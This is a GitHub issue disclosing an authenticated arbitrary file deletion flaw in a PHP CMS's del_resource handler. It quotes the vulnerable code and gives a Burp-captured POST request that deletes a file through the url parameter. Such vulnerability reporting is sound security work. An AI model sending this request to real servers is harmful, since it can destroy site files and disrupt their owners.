New issue

Jump to bottom

I found out in /admin/app.php After logging in, allow me to delete any file(Login required) #3

Open **H9dawn** opened this issue on Dec 18, 2020 · 0 comments

H9dawn commented on Dec 18, 2020

First, we find that there is a sensitive function for "del_resource" of core\function.php

```
function del_resource($resource_url) {
    global $dbm;
    if ($resource_url == '') return true;
    $url = $_SERVER['DOCUMENT_ROOT'] . $resource_url;
    $where = " resource_url='" . $resource_url . "'";
    // 如果图片路径为服务器上的则只删记录
    if (substr($resource_url, start: 0, length: 7)=='http://') {
        $dbm -> single_del( table_name: TB_PREFIX . "resource_list", $where);
        return true;
    }
    if (file_exists($url)) {
        $thumb = explode( delimiter: "/", $url);
        $thumb[(count($thumb)-1)] = "thumb_" . $thumb[(count($thumb)-1)];
        $thumb = implode( glue: "/", $thumb);

        if (@unlink($url) && @unlink($thumb)) {
            $dbm -> single_del( table_name: TB_PREFIX . "resource_list", $where);
            return true;
        } else {
            return false;
        }
    } else {
        $dbm -> single_del( table_name: TB_PREFIX . "resource_list", $where);
        return true;
```

We follow it to dawn\app.php:

```
*/
function m__del_resource() {
    global $page, $dbm;
    // exit(print_r($page));
    if (del_resource($page['post']['url'])) {
        die('{"code":"0","msg":"删除资源成功","div":"' . $page['post']['id'] . '"}');
    } else {
        die('{"code":"100","msg":"删除资源失败，请重试"}');
    }
}

//提取标签
```

```
// 取得GET和POST变量并进行验证，参数分支选择
$page['get'] = $_GET;
$page['post'] = $_POST;
// 实例化数据库类
```


How do we call the "m__del_resource" function?

```
// 设置页面数据
$page['get']['m'] = isset($_GET['m'])?$_GET['m']:'list';

if (function_exists( function_name: "m__" . $page['get']['m'])) {
    call_user_func( function: "m__" . $page['get']['m']);
}
```

Good. I already know how to use it :

Let's first create a test file 123.php in the root directory:




Open burp and pay attention to the data of get and post:(Note that you have to log in to the background first:

http://your_site/your_backstage)


```
POST /dawn/app.php?m=del_resource HTTP/1.1
Host: www.dmsj.com:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=t7bal7pqsp7r45vntqkpau65a4
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

url=/123.php
```

Click send, it shows failed?



But when we look at the local files, "123.php" has disappeared :



H9dawn changed the title ~~I found out in /dawn/app.php After logging in, allow me to delete any file(Login required)~~ I found out in /admin/app.php After logging in, allow me to delete any file(Login required) on Dec 18, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant